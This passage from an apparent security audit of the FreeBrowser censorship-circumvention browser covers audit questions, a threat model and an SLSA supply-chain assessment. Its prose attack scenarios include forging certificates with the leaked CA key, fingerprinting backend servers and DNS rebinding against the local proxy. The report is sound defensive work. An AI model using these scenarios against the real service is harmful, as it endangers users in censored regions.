FreeBrowser clients and servers do not explicitly weaken cryptographic procedures for third-party decryption, but security oversights create equivalent risks. The pre-bundled CA certificate and private key (FRB-01-003, FRB-01-025) are static and publicly accessible, allowing forged trusted certificates for any domain, compromising TLS integrity and enabling third-party decryption of unrelated HTTPS traffic.

Hardcoded TLS certificates and private keys in the backend (FRB-01-005) and reliance on outdated OpenSSL (FRB-01-010) introduce exploitable vulnerabilities. While not deliberately weakened, the absence of key rotation, outdated dependencies, and insecure TLS configurations (FRB-01-008) undermine cryptographic safeguards. Combined with predictable randomness in security operations (FRB-01-009), these flaws allow encryption bypass or exploitation without explicit backdoors.

Furthermore, similar weaknesses exist via CDN-poisoning (FRB-01-001, FRB-01-026).

On Android, the AES algorithm was identified in *FlatBuffers*, a library developed by Google for Chromium, but no evidence suggests its use for encrypting or decrypting sensitive data or HTTPS traffic in a vulnerable manner.

FRB-01-Q06: Insecure SD Card Usage by FreeBrowser *(Assumed)*

Q6: Is data dumped in the SD Card from where it could be retrieved later without even entering the PIN to unlock the device?

The FreeBrowser Android application has read and write permissions for external storage, as declared in the Android manifest:

Affected File:
AndroidManifest.xml

Affected Code:

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
```

However, no sensitive data, such as credentials, session tokens, personally identifiable information, or confidential files, was found at runtime in the SD card in this assignment.

FRB-01-Q07: Potential for RCE in FreeBrowser *(Evident)*

Q7: Do the desktop/mobile clients or servers contain vulnerabilities or shell commands that could lead to RCE in any way?

FreeBrowser clients and servers contain vulnerabilities that could lead to RCE. The backend server Dockerfile retrieves the Nginx package over unencrypted HTTP (FRB-01-004), exposing the system to MitM attacks. An adversary could intercept this download and replace the package with a malicious version, enabling arbitrary code execution during installation. The same Dockerfile uses *OpenSSL 1.0.2u* (FRB-01-010), which contains critical vulnerabilities, including CVE-2022-2068[84], a command injection flaw that could allow arbitrary command execution.

The static TLS certificate and private key (FRB-01-005) are publicly accessible, enabling adversaries to impersonate the backend server and modify traffic. Combined with insecure proxy configurations (FRB-01-003), these flaws create a pathway for RCE through compromised cryptographic trust or injected payloads. While no direct shell command vulnerabilities were identified, insecure dependencies, weak transport security, and cryptographic exposure significantly increase the RCE risk.

[84] https://nvd.nist.gov/vuln/detail/cve-2022-2068

FRB-01-Q08: Potential FreeBrowser Backdoors *(Proven)*

Q8: Do the desktop/mobile clients or servers have any kind of backdoor?

No backdoors were identified in the reviewed dependencies and binaries. No signs of backdoors were found in any FreeBrowser component at runtime or at rest. Common backdoor mechanisms, including suspicious file access, unexpected back-connect attempts, execution of operating system commands, and obfuscated content exfiltration, among others, were checked.

Although no deliberate backdoors were detected, misconfigurations and static key materials (FRB-01-Q02, FRB-01-Q07) create equivalent pathways for security bypass by malicious actors.

FRB-01-Q09: Potential FreeBrowser Attempts to Gain Root Access *(Unclear)*

Q9: Do the desktop/mobile clients or servers attempt to gain root access through public Android vulnerabilities or in other ways?

Multiple attempts were made to identify code, binary artifacts, and dependencies that could grant FreeBrowser root privileges. No potential root privilege escalation was found, either through direct prompts in a rooted environment or exploitation of system vulnerabilities. The application was confirmed to operate within its expected privilege limitations.

FRB-01-Q10: Potential FreeBrowser Usage of Obfuscation *(Proven)*

Q10: Do the desktop/mobile clients or servers use obfuscation techniques to hide code and if yes for which files and directories?

FreeBrowser uses GO garble[85] to obfuscate code in client and backend build scripts. The *-literals* flag and random seed hinder reverse engineering by replacing strings with complex expressions and generating a unique seed for each build.

Example File:
go-proxy-main/cmd/private-build-proxy.sh

Example Code:
```
echo "Building production version with obfuscation"
       GOOS=darwin GOARCH=amd64 PATH=$(go env GOPATH)/bin:${PATH} garble -literals
-seed=random build -tags=prod -ldflags="-s -w" -o fbproxy_mac main.go
```

[85] https://github.com/burrowers/garble

Additionally, the inclusion of *-ldflags="-s -w"* strips debugging symbols, which not only decreases the binary size but also adds another layer of difficulty to reverse engineering attempts.

Example code (with debugging symbols enabled):

```
_fb-proxy/pkg.aesEncrypt:
000000010052e430        ldr         x16, [x28, #0x10]                              ; CODE
XREF=sub_10052e590+60, sub_10053ada0+408
000000010052e434        cmp         sp, x16
000000010052e438        b.ls        loc_10052e594
000000010052e43c        str         lr, [sp, #-0x80]!
000000010052e440        stur        fp, [sp, #0x80 + var_88]
```

Example code (without debugging symbols enabled):

```
sub_1001060:
0000000001001060        lea         r12, qword [rsp+var_8]                         ; CODE
XREF=sub_1001000+39, sub_1001060+1319
0000000001001065        cmp         r12, qword [r14+0x10]
0000000001001069        jbe         loc_100156e
000000000100106f        push        rbp
0000000001001070        mov         rbp, rsp
0000000001001073        add         rsp, 0xffffffffffffff80
0000000001001077        mov         qword [rsp+0x88+arg_0], rax
000000000100107f        nop
```

Obfuscation and anti-tampering can benefit some commercial applications by protecting intellectual property and patents through reverse-engineering resistance. However, in the context of transparency, user trust, and security research, they are viewed negatively. This is particularly relevant for FreeBrowser, a censorship bypassing tool. Nonetheless, obfuscating specific censorship-bypassing code snippets may be justified to increase the effort required by censors to block or target the tool.

WP6: FreeBrowser Lightweight Threat Model

Introduction

FreeBrowser is a browser-based solution with backend nodes providing censorship-resistant Internet access in heavily restricted regions. It utilizes CDN networks and HTTP traffic inspection to implement advanced circumvention methods. The browser, based on Chromium, connects to a local proxy handling core functionality. These mechanisms aim to ensure fast, reliable global network access.

Threat model analysis identifies security risks and vulnerabilities for effective mitigation. A lightweight STRIDE-based[86] approach is used, analyzing documentation, specifications, source code, and threat models with client input.

This section categorizes attack scenarios, identifies vulnerabilities, and suggests mitigations. The analysis covers client applications, infrastructure, design, and processes based on available resources during the engagement.

Relevant assets and threat actors

The following key assets were identified as significant from a security perspective:

- Source code repository
- Build artifacts and their signing keys (e.g. Windows certificate used to sign binaries)
- Accounts in Google Play Store/Apple Store authorized to release the software
- GitHub accounts of the team holding public repositories
- GitLab account of the team holding private repositories
- Domains hooked to CDN accounts
- Infrastructure hosted at VPS providers (e.g. Linode)
- Nagios Server and agents installed on VPS nodes
- CA certificate used by local proxy component
- Application Client key used to authorize clients in nginx
- *fbproxy* configuration file containing the CDN configuration
- AWS account where release binaries are hosted using S3
- Main FreeBrowser.org website

The following threat actors are considered relevant for the analysis:

- Advanced Persistent Attacker (Nation State Attacker)
- External Attacker
- LAN Attacker
- Compromised/Malicious Developer

[86] https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model


- Other Local Application

Attack surface

In threat modeling, the attack surface includes all potential entry points exploitable by attackers to compromise a system, access or manipulate sensitive data, or disrupt application availability. Identifying it enables vulnerability detection and risk mitigation.

Analyzing threats and attack scenarios provides insight into techniques that could compromise system security.

The following data flow diagram outlines the system, highlighting key countermeasures and components managing various assets as envisioned by 7ASecurity:



Assets	
ID	Description
A01	Build Artifacts
A02	FB CONFIG (generally shared)
A03	Proxy CA Private Key (shared)
A04	Source Code
A05	Signing Keys (Win certs/APK etc.)
A06	Client Key (nginx authorization, shared)
A07	SSH Priv Keys (personal or e.g. dev shared)
A08	User Unencrypted Traffic accessible or cached (headers, cookies, sessions)
A09	Proxy CA Certificate (Public)

Security Controls	
ID	Description
C01	Username/Password (MFA option)
C02	SSH Key Authetnication
C03	AES Encryption
C04	Obfuscation
C05	Nginx authorization
C06	SSL/TLS encryption
C07	OS-permissions (e.g. on Android)
C08	Signatures (e.g. binaries)
C09	Accesses split across some team members
C10	Firewall rules
C11	Load Balancer
C12	Full Disk Encryption (in case of laptops)

Threat Actors	
ID	Description
TA01	Advanced Persistent Attacker
TA02	External Attacker
TA03	LAN Attacker
TA04	Compromised Developer
TA05	Other Local Application

Fig.: Data flow diagram for FreeBrowser involving user as well as backend components

Threat 01: Man-in-the-Middle against Devices with FreeBrowser installed

FreeBrowser uses a local proxy with a CDN network to perform deep packet inspection, requiring SSL weakening to modify HTTP requests. This compromises encryption integrity, a fundamental aspect of the Internet. Man-in-the-middle attacks must be considered, and an alternative approach should be implemented to maintain security while enabling censorship circumvention.

Countermeasures

The solution implements custom leaf and intermediate chain verification and DNS over HTTPS within *fbproxy*, a local proxy that tunnels browser traffic using the *proxy-server* flag[87]. To inspect HTTPS traffic, the proxy generates on-the-fly certificates for visited webpages. A static and embedded CA is trusted by the OS or injected into the modified Chromium browser. An encrypted transport protocol is recommended between the CDN and the backend component.

Attack Scenarios

The following attacks should be considered due to browser complexity, Man-in-the-Middle (MitM) risks, and the implementation of SSL/TLS encryption and certificate verification methods:

- Trusted CA propagation: If a CA private key is leaked or generated with weak parameters, other applications on the device become vulnerable to MitM attacks, increasing the attack surface and compromising OS and application security.
- DNS spoofing: If browser traffic leaks or bypasses the proxy enforcing DoH, users can be redirected to malicious servers.
- MitM via BGP hijacking[88] or ISP manipulation: Attackers can redirect traffic for the CDN or *fbnginx* servers to locations within an adversarial country.
- Certificate validation flaws: Bugs in custom certificate validation may result in incorrect certificate chain validation, allowing website impersonation.
- Rogue FreeBrowser Config injection: Traffic can be routed through unauthorized CDNs or attacker-controlled IPs.

Recommendation

To mitigate the identified risks, the following measures should be implemented:

- Inspect browser traffic to detect leaks or data bypassing the localhost proxy.
- Harden the modified Chrome browser to prevent bypasses that could compromise TLS/SSL encryption.

[87] https://www.chromium.org/developers/design-documents/network-settings/
[88] https://www.cloudflare.com/en-gb/learning/security/glossary/bgp-hijacking/

- Restrict HTTPS deep packet inspection to the browser shipped with *fbproxy*, ensuring no IPC, ports, or certificate stores are shared with other applications.
- Generate a unique CA private key for each installation to prevent certificate forgery and ensure proper software uninstallation handling.
- Perform thorough certificate chain validation, addressing all exclusions and edge cases.
- Implement integrity checks to prevent tampering with FreeBrowser Config, using asymmetric encryption for file signing.
- Monitor DNS and BGP[89] routes to detect protocol-based attacks.

Threat 02: Attacks Against the CDN Network

FreeBrowser heavily relies on the CDN network to bypass censorship, making it difficult to block without disrupting the Internet within a restricted network. CDN misconfigurations or domain takeovers can allow attackers to redirect traffic, poison content, or exploit data leakage.

Countermeasures

Access to all backend services is limited to a single individual. Multi-Factor Authentication (MFA) is enabled for some systems but not uniformly enforced. It is unclear whether all systems, including CDN accounts, are protected with both a password and a second factor.

Attack Scenarios

The following attack scenarios should be considered when implementing a CDN network terminating encryption and relaying connections to restricted services:

- **Domain takeover:** Traffic is redirected to an attacker-controlled server instead of the legitimate CDN, which would normally forward it to the target server.
- **Rogue CDN configuration:** Traffic is routed through an attacker-controlled proxy, introduced by a hijacked CDN account or a malicious insider with credentials.
- **Cache poisoning:** Data leakage occurs if users receive cached responses from other users, or HTTP content injection happens if arbitrary data can be cached under arbitrary keys.
- **Insecure CDN-backend connection:** If routed through an adversary-controlled network, traffic can be redirected to an attacker-controlled server.
- **Attacks on CDN registration email:** Compromising the email used to register CDN accounts can lead to account takeover and malicious configuration modifications.

[89] https://radar.cloudflare.com/routing

Recommendations

To mitigate the identified risks, the following measures should be implemented:

- Domain monitoring to ensure timely renewal and prevent domain hijacking.
- CDN account and linked email protection with strong credentials, MFA using physical keys (e.g., Yubikey), and restricted access to trusted employees. All modifications and activity logs should be monitored, and additional CDN security features should be reviewed and configured.
- Cache poisoning prevention through extensive testing of caching configurations.
- Mandatory encryption between the CDN and backend server to prevent MitM attacks in untrusted networks. Encryption should be tested and verified during infrastructure reviews.

Threat 03: Backend Server Fingerprinting

The FreeBrowser backend infrastructure includes CDN servers and VPS instances hosting *fbproxy* backends and various Docker containers. Fingerprinting techniques can help attackers locate all VPS instances within the IPv4 range, enabling network control or coercion of the VPS provider to gain access to the backend server.

Countermeasures

Some backend servers expose SSH, HTTPS, or both ports to the Internet, allowing unrestricted connections, though this is not the case for all servers. If port 443 is open, crafted HTTP requests (e.g., *nginx URI mappings*) can identify servers within the backend infrastructure. CDN-restricted access to port 443 is not uniformly enforced.

Attack Scenarios

The following techniques can identify servers hosting FreeBrowser infrastructure services:

- Full IPv4 range scanning to detect open ports, commonly used by FreeBrowser backend servers running *fbnginx*.
- Internet scanning by querying HTTP/HTTPS services on known ports with specific URIs to fingerprint *fbnginx*.
- FreeBrowser instrumentation to retrieve FreeBrower Config, load all edge servers (CDNs or IPs), and query an attacker-controlled server to capture backend server IPs using the proxy pass.

Recommendations

The risk of discovering all backend servers cannot be eliminated but can be mitigated by:

- Firewall restrictions preventing access to management interfaces and ports identifying FreeBrowser backend servers.
- VPN usage (e.g., mesh networks[90]) for internal port access.
- Rotating VPS providers to obscure searches, especially in nation-state-controlled networks.
- Preferring IPv6 or using it exclusively to prevent full IPv4 scans.
- Dynamic CDN/IP shuffling via FreeBrowser Config to limit server exposure.
- Uniform security settings across all servers, including development, restricting unnecessary Internet-facing ports (e.g., limiting access to CDN ranges).
- Non-standard ports for backend services exposed directly to the Internet.

Threat 04: Backend Servers Compromise

The FreeBrowser backend infrastructure consists of Ubuntu-based Linux servers managed via SSH. These servers primarily host *fbnginx*, which implements custom nginx configurations and integrates *fast_cgi* scripts, along with various Docker containers running anti-censorship services. Some servers have open Internet-facing ports, allowing arbitrary data transmission, which could enable attackers to gain a foothold within the backend infrastructure if compromised.

Countermeasures

A single individual has access to the administrative interfaces of hosting providers used by FreeBrowser backend servers, limiting the attack surface to that person. The team remains anonymous, making it difficult to identify members. Password authentication is disabled, and all users authenticate via key-based SSH access.

Attack Scenarios

The following attacks should be considered when exposing the infrastructure to the Internet:

- Port scanning to fingerprint services and exploit unpatched software.
- SSRF vulnerabilities allowing internal resources or infrastructure to be probed.
- nginx configuration exploitation enabling access to restricted locations.
- Insufficient internal isolation permitting privilege escalation and lateral movement if a server is compromised.

[90] https://tailscale.com/

- Malicious insider threats, including VPS snapshotting or direct access to extract sensitive data (e.g., shared SSH keys, if used).

Recommendation

To mitigate these threats, the following measures should be implemented:

- VPS hardening using CIS baselines[91] and infrastructure automation (e.g., Ansible playbooks) to ensure uniform security configurations and prevent exploitation and privilege escalation.
- Comprehensive logging and monitoring with *auditd*[92] and IPS/IDS[93][94][95] to detect anomalies and VPS compromises.
- Personal accounts required for accessing management interfaces, with security logs forwarded to a centralized logging solution for auditability.
- VPS account protection using strong passwords, MFA, activity log reviews, and alerting for unauthorized access.
- Periodic service reviews, including the OS and all Docker containers, to ensure up-to-date security.
- Strict firewall rules preventing unnecessary inter-host communication and blocking access to internal resources like Metadata API.
- Unattended upgrades configured to apply all security patches.
- CI/CD pipelines ensuring Docker containers use pinned, patched images instead of the latest tag.
- Internal penetration tests assessing the attack surface in case of a compromised server (assumed breach assessment).
- Automated security monitoring alongside Nagios, periodically scanning infrastructure for deviations from security baselines (e.g., unexpected open ports).

[91] https://www.cisecurity.org/cis-benchmarks
[92] https://github.com/Neo23x0/auditd
[93] https://wiki.archlinux.org/title/AIDE
[94] https://www.ossec.net/
[95] https://wazuh.com/

Threat 05: Binary Tampering or Supply Chain Attacks

The FreeBrowser team releases desktop (Linux, Windows, MacOS) and mobile (Android) applications. For users in censorship-affected countries, ensuring artifact integrity throughout development, release, and installation is essential to protecting end-user communication.

Countermeasures

Release binaries are built on machines accessible only to authorized developers. Build instructions are stored in public GitHub and private GitLab repositories. The CI/CD pipeline is not automated and does not meet SLSA (Supply Chain Levels for Software Artifacts) criteria. Due to lack of transparency, the code revision used during compilation cannot be verified. GitLab/GitHub pipelines are not utilized. Final releases are signed before distribution (e.g., Google Play, S3), but the website provides access only to the latest versions, with no easy way to download all past releases.

Attack Scenarios

The following supply chain attack scenarios could compromise end-users and team members:

- Domain hijacking to tamper with hosted data, serve malicious binaries, or redirect users, especially affecting unsigned or incorrectly signed artifacts. Unsigned binaries could be released due to signing challenges (e.g., Windows platform).
- Library supply chain attacks injecting malicious code, as seen in the 2024 XZ Utils case, where a threat actor contributed for two years before introducing vulnerabilities[96][97].
- Signing key compromise enabling the release of modified binaries in mobile stores or coercion by nation-states to distribute malicious versions in local app shops if supported. An attack could involve developer compromise, planting malicious code executed during compilation.
- Unauthorized access to AWS or NPM accounts hosting final binaries, allowing attackers to replace them with malicious versions.

Recommendation

To mitigate the identified risks, the following measures should be implemented:

- Transparent, reproducible builds with the highest SLSA compliance.

[96] https://tukaani.org/xz-backdoor/

[97] https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know

- Fully automated builds and CI/CD pipelines enforcing strict branch protection and code review rules to prevent insider or developer compromise (i.e. backdoor/vulnerability introduction).
- MFA (Multi-Factor Authentication) required for critical systems, preferably using physical keys.
- Git commits signed with personal GPG keys[98].
- Strict control over binary release resources (e.g., AWS S3), ensuring signed binaries are hosted securely and infrastructure undergoes regular security reviews.
- Signing keys and artifact release accounts should be protected via secret management solutions (e.g., GitHub Secret, Bitwarden Secrets Manager). Signing secrets should be stored on dedicated, secure hardware to prevent key extraction.
- Shared secrets in repositories invalidated and replaced with new credentials managed by dedicated secrets management solutions.
- Published binaries monitored across all locations to detect nation-state tampering.
- Dependency scanning to identify outdated or vulnerable dependencies.
- Docker and infrastructure code scanning using tools like Checkov..
- Source code scanning with SAST tools (e.g., CodeQL, Semgrep) for all languages, including Go, Python, and C++.

[98] https://docs.github.com/en/authentication/managing-commit-signature-verification/signing-commits

Threat 06: Private Repositories Data Leakage

Repositories storing sensitive data in plaintext are highly vulnerable to data leakage. Leaked credentials, encryption keys, and certificates can have severe consequences. Source code repositories are a critical attack vector and must be included in threat modeling to prevent exploitation.

Countermeasures

Authentication relies on GitLab mechanisms, with no secret management solution used beyond non-standardized personal password managers. FreeBrowser Config files are encrypted with AES, but the encryption key is stored in the repository and used by *fbproxy* to decrypt data from backends. White-box AES[99] and obfuscators protect data stored in private repositories, but this data is later publicly released or deployed to servers.

Attack Scenarios

The following attack scenarios should be considered to ensure adequate defenses:

- Unauthorized access to a private repository through GitLab user or SSH key compromise, or by a malicious or improperly off-boarded employee extracting sensitive data.
- GitLab exploit leading to account takeover, similar to the 2024 password reset flaw disclosed in 2025[100], granting access to internal repositories.
- Strings analysis or process memory dumps used to extract obfuscated sensitive data from private repositories.

Recommendations

To enhance security and complement existing mechanisms, the following measures should be implemented:

- Enforce strong passwords and MFA for all users.
- Perform periodic secret scanning in repositories using tools like *TruffleHog*[101] or *GitLeaks*[102], with pre-commit hooks to prevent committing sensitive data.
- Invalidate all plaintext secrets stored in repositories.
- Use a secret management solution to prevent plaintext storage. Either:
    - Offload secrets to a well-protected area (e.g., GitLab CI/CD Variables, external services[103]).

[99] https://github.com/OpenWhiteBox/AES
[100] https://gitlab.com/gitlab-org/gitlab/-/issues/436084
[101] https://github.com/trufflesecurity/trufflehog
[102] https://github.com/gitleaks/gitleaks
[103] https://about.gitlab.com/the-source/security/how-to-implement-secret-management-best-practices-with-gitlab/

  - ○ Encrypt secrets[104][105] before committing, limiting data leakage by requiring decryption keys for access.

Threat 07: Risk of being involved in Malicious Activities

Malicious software can exploit service implementations that bypass restrictions. Malware may use CDNs to tunnel malicious traffic and evade detection. Misuse scenarios should be considered, with detection and blocking mechanisms implemented.

Attack Scenarios

The following scenarios involve malicious software exploiting FreeBrowser infrastructure for attacks:

- Command and Control (C2) protocols tunneled through the CDN to evade detection in monitored environments.
- Data exfiltration in restricted environments by siphoning data through *fbproxy* and *fbnginx* without using the browser.
- Software weaknesses (e.g., installation of an untrusted certificate) exploited by attackers. Man-in-the-Middle (MITM) attacks against weakened systems could classify the software as part of a malware attack chain, potentially leading to antivirus (AV) flagging.

Recommendations

While preventing all misuse is challenging, the risk of malicious activity can be mitigated through the following measures:

- Establish a responsible disclosure policy using formats like *SECURITY.md*[106] or *security.txt*[107], along with communication channels for reporting misuse.
- Implement processes to investigate and, if necessary, block suspicious traffic reported by security vendors.
- Use analytics to detect and flag suspicious traffic (e.g., data exfiltration, C2 communication) for prompt blocking. Tools like Zeek or other IDS systems should be considered for integration.
- Develop strategies to handle media accusations and incidents involving illegal activities.

[104] https://github.com/getsops/sops
[105] https://docs.ansible.com/ansible/latest/vault_guide/index.html
[106] https://docs.github.com/en/code-security/getting-started/adding-a-security-policy-to-your-repository
[107] https://securitytxt.org/

Threat 08: Attacks originating from other Localhost Applications

The software includes a Chromium-based browser and a local proxy listening on a loopback interface. While this does not expose services externally, it allows other applications on the device to send requests. Potential risks from malicious applications should be considered.

Attack Scenarios

Although attacks on a loopback interface are generally unexpected, the following techniques can exploit services restricted to localhost:

- DNS rebinding[108] manipulates DNS resolution, allowing requests to localhost services after a user visits a malicious website while FreeBrowser and *fbproxy* run in the background, enabling *Server-Side Request Forgery (SSRF)*.
- Malicious websites sending plain XHR requests to localhost:8888 to detect *fbproxy* activity or target endpoints intended only for FreeBrowser.
- Malicious localhost applications hijacking port 8888 or terminating *libfbproxy*/*fbproxy* to execute Man-in-the-Middle (MitM) attacks on the FreeBrowser Chromium component.

Recommendations

Attacks from applications or websites should be considered in the design of API methods accessible via the proxy. To mitigate such attacks, the following measures should be researched:

- UNIX sockets or Named Pipes with restricted access instead of TCP ports to block network-based HTTP requests from other applications.
- SELinux profiles to enforce fine-grained restrictions.
- Firewall rules limiting localhost port access to a specific process.

[108] https://www.paloaltonetworks.com/cyberpedia/what-is-dns-rebinding

WP7: FreeBrowser Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, published in October 2022[109], reported a 742% average yearly increase in software supply chain attacks since 2019, with notable compromises affecting *Okta*[110], *Github*[111], *Magento*[112], *SolarWinds*[113], and *Codecov*[114], among others. To address this trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[115], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[116].

This section provides an evaluation of supply chain integrity within the FreeBrowser project, audited against SLSA versions 0.1 and 1.0. SLSA defines security requirements for software supply chains and establishes a uniform method to assess the security of software products and dependencies.

Current SLSA practices of FreeBrowser

The FreeBrowser project uses a public GitHub[117] repository for source code management. Artifact construction across operating systems is defined in a build script[118] and executed on developer workstations. Code signing is used during the build process to ensure artifact integrity and authenticity, verifying that code originates from a trusted source and remains unaltered.

While these practices partially align with SLSA guidelines, critical gaps exist. The following sections address specific SLSA requirements and unique practices.

Source

Git and GitHub are used by FreeBrowser for version control, with strict rules enforced to maintain codebase integrity. All changes require pull requests, which are reviewed and approved by trusted developers, ensuring transparent modifications and controlled repository access.

[109] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[110] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[111] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[112] https://sansec.io/research/rekoobe-fishpig-magento
[113] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[114] https://blog.gitguardian.com/codecov-supply-chain-breach/
[115] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[116] https://slsa.dev/spec/
[117] https://github.com/greatfire/freebrowser
[118] https://github.com/greatfire/freebrowser/blob/main/freebrowser/desktop/build-browser.sh

Build

The FreeBrowser build process is defined as code, stored in GitHub, and executed on developer machines. Changes require a pull request, reviewed and approved by maintainers.

Provenance

7ASecurity found no SLSA-compliant provenance[119] in the FreeBrowser repository, neither formatted or unformatted. This is consistent with the current state of industry adoption, where tools like *GitHub Artifacts Attestations*[120] are only beginning to enable provenance generation.

SLSA v1.0 Framework Analysis

SLSA v1.0 defines a set of four levels that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **Build L0: No guarantees** represent the lack of SLSA[121].
- **Build L1: Provenance exists**. The package has **provenance** showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[122].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[123].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[124].

Based on the documentation provided by the FreeBrowser team, 7ASecurity conducted a SLSA v1.0 analysis, with the following results.

SLSA v1.0 Assessment Results

The table below presents the results of FreeBrowser according to the Producer and Build platform requirements in the SLSA v1.0 Framework. The categories (source, build, provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with green check marks indicating compliance and red boxes indicating the lack of evidence for compliance.

[119] https://slsa.dev/spec/v1.0/provenance
[120] https://github.blog/changelog/2024-06-25-artifact-attestations-is-generally-available/
[121] https://slsa.dev/spec/v1.0/levels#build-l0
[122] https://slsa.dev/spec/v1.0/levels#build-l1
[123] https://slsa.dev/spec/v1.0/levels#build-l2
[124] https://slsa.dev/spec/v1.0/levels#build-l3

Implementer	Requirement		L1	L2	L3
Producer	Choose an appropriate build platform		⛔	⛔	⛔
	Follow a consistent build process		✅	⛔	⛔
	Distribute provenance		⛔	⛔	⛔
Build platform	Provenance generation	Exists	⛔	⛔	⛔
		Authentic			⛔
		Unforgeable			⛔
	Isolation strength	Hosted		⛔	⛔
		Isolated			⛔

SLSA v1.0 Assessment Justification

Producer requirements

Choose an Appropriate Build Platform

FreeBrowser source code is hosted on GitHub, which supports SLSA Level 3 (L3) provenance generation. GitHub Actions can be leveraged to automate builds, enable SLSA-compliant provenance using *GitHub Artifact Attestations*[125], and provide cryptographic verification of artifact origin and integrity. Sandboxed environments reduce interference risks, and proper configuration allows SLSA L3 compliance using platform-provisioned features.

However, despite being hosted on GitHub, FreeBrowser does not leverage these capabilities. Instead, the entire build process is conducted manually from a developer workstation, lacking automated provenance and supply chain security controls.

Follow a Consistent Build Process

This requirement mandates that artifacts be generated through a consistent build process, allowing consumers to set clear expectations[126]. FreeBrowser artifacts are built

[125] https://github.blog/news-insights/product-news/introducing-artifact-attestations-now-in-public-beta/
[126] https://slsa.dev/spec/v1.0/requirements#follow-a-consistent-build-process

using a two-step process for proxy[127] and android app[128], depending on the operating system, and are triggered manually on developer machines.

Build requirements

Distribute provenance

The FreeBrowser build scripts, distributed as bash files within the source code, do not meet the SLSA L1 requirement. Only GitHub Workflow is considered unsigned, unformatted provenance that meets SLSA L1 under the SLSA Framework.

Provenance Exists

The FreeBrowser team only provides a build script in the form of bash files, which is insufficient to meet the SLSA Framework requirements for provenance. As such, no SLSA-compliant provenance was found within the FreeBrowser repository.

Provenance is Authentic

Provenance must be signed with a private key accessible only to the hosted build platform to ensure trust and prevent tampering. This can be achieved by enabling *GitHub Artifact Attestation* or generating verifiable artifact attestations.

Provenance is Unforgeable

Provenance L3 must be generated by the hosting platform to resist tenant forgery. This can be achieved by enabling *GitHub Artifact Attestation*.

Hosted

All build steps must be executed on a hosted build platform, either on shared or dedicated infrastructure, not on individual workstations. These requirements are not met by FreeBrowser, as builds are executed on developer workstations.

Isolated

Build steps must be executed in an isolated environment, with external influence initiated only by the build process. These requirements are not met by FreeBrowser due to workstation-based builds.

[127] go-proxy/-/blob/main/cmd/private-build-proxy.sh?ref_type=heads
[128] go-proxy/-/blob/main/freebrowser/android/README.md?ref_type=heads

SLSA v0.1 Results

The following table summarizes the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Requirement	L1	L2	L3	L4
Source - Version controlled		✅	✅	✅
Source - Verified history			✅	✅
Source - Retained indefinitely			✅	✅
Source - Two-person reviewed				✅
